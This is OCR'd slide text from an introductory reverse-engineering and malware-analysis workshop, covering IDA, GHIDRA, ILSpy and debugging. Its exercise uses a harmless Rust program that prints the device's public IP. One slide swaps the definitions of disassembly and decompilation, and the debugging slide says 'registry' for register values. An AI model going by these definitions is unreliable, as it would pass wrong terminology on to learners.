
Reverse Engineering

Reverse Engineering

- Reverse engineering is the process of breaking down software into its base functions to determine how it works
- Reverse engineering and malware analysis are heavily connected, but they are unique and different fields
- Malware analysis uses reverse engineering with a focus on discovering the capabilities and features of a malicious sample
- Tools like IDA and GHIDRA can take compiled binaries and disassemble them into their base assembly instructions
- Analysts can use the assembly view to better understand the logic and functionality of the binary
- Huntress has a really good blog post on reverse engineering as a field https://www.huntress.com/cybersecurity-101/topic/what-does-a-reverse-engineer-do-cybersecurity

Reverse Engineering: IDA

- IDA is a disassembler that can take a binary file and “decompile” it into human-readable assembly instructions
    - This is done by converting the machine code to human-readable code
    - GHIDRA is another common tool that serves a similar purpose
- IDA has several views for the decompiled code
    - The IDA view creates a flowchart styled view of the code grouping segments of code together by function
    - The Hex view provides the raw hex content of the binary
    - The Pseudocode view takes the decompiled code and attempts to reconstruct it into a C-like syntax
- IDA also supports custom plugins for automation and analysis enhancements




```
; int __fastcall main(int argc, const char **argv, const char **envp)
main proc near

var_18= byte ptr -18h
var_8= qword ptr -8

sub     rsp, 38h
mov     r9, rdx
movsxd  r8, ecx
lea     rax, sub_140001D90
mov     [rsp+38h+var_8], rax
mov     [rsp+38h+var_18], 0
lea     rdx, unk_140078B20
lea     rcx, [rsp+38h+var_8]
call    sub_14000CB20
nop
add     rsp, 38h
retn
main endp
```

```
100.00% (-738,-311) (1285,676) 00001E90 0000000140002A90: main (Synchronized with Hex View-1)
```

```
t\mare_demo\target\release\mare_demo.exe' has been successfully loaded into the database.
ded (v8.4.0.240320)
sion (1 user)

r more information.
C v14 64bit runtime
C 64bit universal runtime
4

is already typed
propagated
hed.
```

Reverse Engineering: ILSPy


- Certain binary formats can be disassembled
- Disassembly is the process of converting machine code into a higher-level language like C
- Decompilation is the process of converting the machine code into a lower-level language like assembly
- .Net IL code can easily be disassembled into a C# representation of the source code
    - This process does not replicate the original code
    - It does, however, provide a high-level view of the code itself
- There are complex reasons why this is possible, but largely it's due to the intermediate language that C# is compiled into
- ILSpy and DnSpy are tools that can disassemble assemblies into source code approximations


Assemblies
System.Private.CoreLib (8.0.0.0, .NETCoreApp, v8.0)
System.Private.Uri (8.0.0.0, .NETCoreApp, v8.0)
System.Linq (8.0.0.0, .NETCoreApp, v8.0)
System.Private.Xml (8.0.0.0, .NETCoreApp, v8.0)
System.Xaml (8.0.0.0, .NETCoreApp, v8.0)
WindowsBase (8.0.0.0, .NETCoreApp, v8.0)
PresentationCore (8.0.0.0, .NETCoreApp, v8.0)
PresentationFramework (8.0.0.0, .NETCoreApp, v8.0)
mare_demo_csharp
mare_demo_csharp.deps.json
mare_demo_csharp (1.0.0.0, .NETCoreApp, v8.0)
Metadata
DOS Header
COFF Header
Optional Header
Data Directories
Debug Directory
Tables
String Heap (70)
UserString Heap (6)
Guid Heap (1)
Blob Heap (52)
References
System.Console
System.Net.Http
System.Runtime
{} -
<Module>
Program
Base Types
Derived Types
Program()
<Main>$(string[]) : Task
mare_demo_csharp.runtimeconfig.json
System.Net.Http (8.0.0.0, .NETCoreApp, v8.0)
System.Runtime (8.0.0.0, .NETCoreApp, v8.0)
System.Console (8.0.0.0, .NETCoreApp, v8.0)
System.Runtime.InteropServices (8.0.0.0, .NETCoreApp,
System.Runtime.CompilerServices.Unsafe (8.0.0.0, .NET
Program

```
// mare_demo_csharp, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null
// Program
using System;
using System.Net.Http;
using System.Runtime.CompilerServices;
using System.Threading.Tasks;

[CompilerGenerated]
internal class Program
{
    private static async Task <Main>$(string[] args)
    {
        using HttpClient client = new HttpClient();
        client.DefaultRequestHeaders.Add("User-Agent", "curl/7.68.0");
        Console.WriteLine("Printing out the public IP of this device: " + await client
    }
}
```

Reverse Engineering: Debugging

- Debugging is a dynamic process that requires execution of the binary
- A debugger will show you the registry and memory values in real time while the debugged program is running
- A debugger will also give you the ability to “step” into each assembly instruction
- This allows you to control the execution of the binary down to the lowest level
- Debugging is the most complex malware analysis or reverse engineering step
- However, debugging is also the process that can divulge the most information on what a binary is doing



Workshop: IDA Primer

Workshop: IDA Primer

Time: 20 minutes

Link: https://github.com/lpowell/Malware_Workshop_Public/tree/main/Workshop_1

Scenario:

- This is a semi-guided demonstration of IDA using a simple Rust-based binary. The demonstration will follow along with the post at https://alertoverload.com/posts/2025/05/getting-started-with-malware-analysis-and-reverse-engineering/#rust-binaries.


Workshop: IDA Primer

For this workshop, we’ll be looking at the binary included in the Workshop 1 directory. This binary was compiled with the pictured source code.

The binary reaches out to ifconfig.me and displays the current public IP address of the device it executes on.

In the workshop, we’ll explore how to identify functions and code segments from the compiled binary using IDA.

Note: This works just as well in GHIDRA. However, all the screenshots will be using IDA. Some adjustments will be required for the different menus.




```
use curl::easy::Easy; // Import the easy curl crate

// main entry point
fn main() {

    let url = "ifconfig.me"; // define the url
    let mut e = Easy::new(); // create an Easy object
    e.url(&url).unwrap(); // execute request on url

    let mut data = Vec::new(); // store data as UTF8 bytes object

    // Write response to data from slice
    {
        let mut t = e.transfer();
        t.write_function(|new_data| {
            data.extend_from_slice(new_data);
            Ok(new_data.len())
        }).unwrap();
        t.perform().unwrap();
    }

    let response = String::from_utf8(data).expect("Data retrieval from curl failed."); // Convert UTF8
bytes to string

    let split_vec: Vec<&str> = response.split("ip_addr:").collect(); // Split the string

    let public_ip = split_vec[1].split("<br>").next().unwrap(); // Split the split string

    println!("Printing out the public IP of this device: {}",public_ip); // print the IP address

    return
}
```

Workshop: IDA Primer

Loading this binary in IDA reveals very little at first. The main entry point doesn't contain a significant amount of information.

By following the call instructions, we can follow the chain of functions the program is accessing. This can be a good start for getting a general understanding of what a binary is doing.



IDA - mare_demo.exe C:\Users\[redacted]\Documents\Rust\mare_demo\target\release\mare_demo.exe

Function name	Segment	Start
sub_140001000	.text	0000000140C
sub_1400011C0	.text	0000000140C
sub_140001260	.text	0000000140C
sub_1400012B0	.text	0000000140C
sub_140001360	.text	0000000140C
sub_140001810	.text	0000000140C
sub_140001930	.text	0000000140C
sub_1400019B0	.text	0000000140C
sub_140001A30	.text	0000000140C
sub_140001CA0	.text	0000000140C
sub_140001D10	.text	0000000140C
sub_140001D90	.text	0000000140C
main	**.text**	**000000014**
sub_140002AD0	.text	0000000140C
sub_140002CD0	.text	0000000140C
sub_140002D50	.text	0000000140C
sub_140002FC0	.text	0000000140C
sub_1400031A0	.text	0000000140C
sub_1400031C0	.text	0000000140C
sub_1400031D0	.text	0000000140C
sub_140003230	.text	0000000140C
sub_140003250	.text	0000000140C
sub_1400032D0	.text	0000000140C
sub_1400032F0	.text	0000000140C
sub_140003310	.text	0000000140C
sub_140003380	.text	0000000140C
sub_1400034B0	.text	0000000140C
sub_140003520	.text	0000000140C
sub_140003530	.text	0000000140C
sub_140003540	.text	0000000140C
sub_140003550	.text	0000000140C
sub_140003560	.text	0000000140C
sub_140003570	.text	0000000140C
sub_1400036E0	.text	0000000140C
sub_1400037A0	.text	0000000140C
sub_140003800	.text	0000000140C
sub_140003820	.text	0000000140C
sub_140003840	.text	0000000140C
sub_1400038E0	.text	0000000140C
sub_140003900	.text	0000000140C
sub_1400039D0	.text	0000000140C
sub_140003A30	.text	0000000140C
sub_140003B00	.text	0000000140C
sub_140003B80	.text	0000000140C
sub_140003BE0	.text	0000000140C
sub_140003C30	.text	0000000140C
sub_140003D70	.text	0000000140C
sub_140003DF0	.text	0000000140C
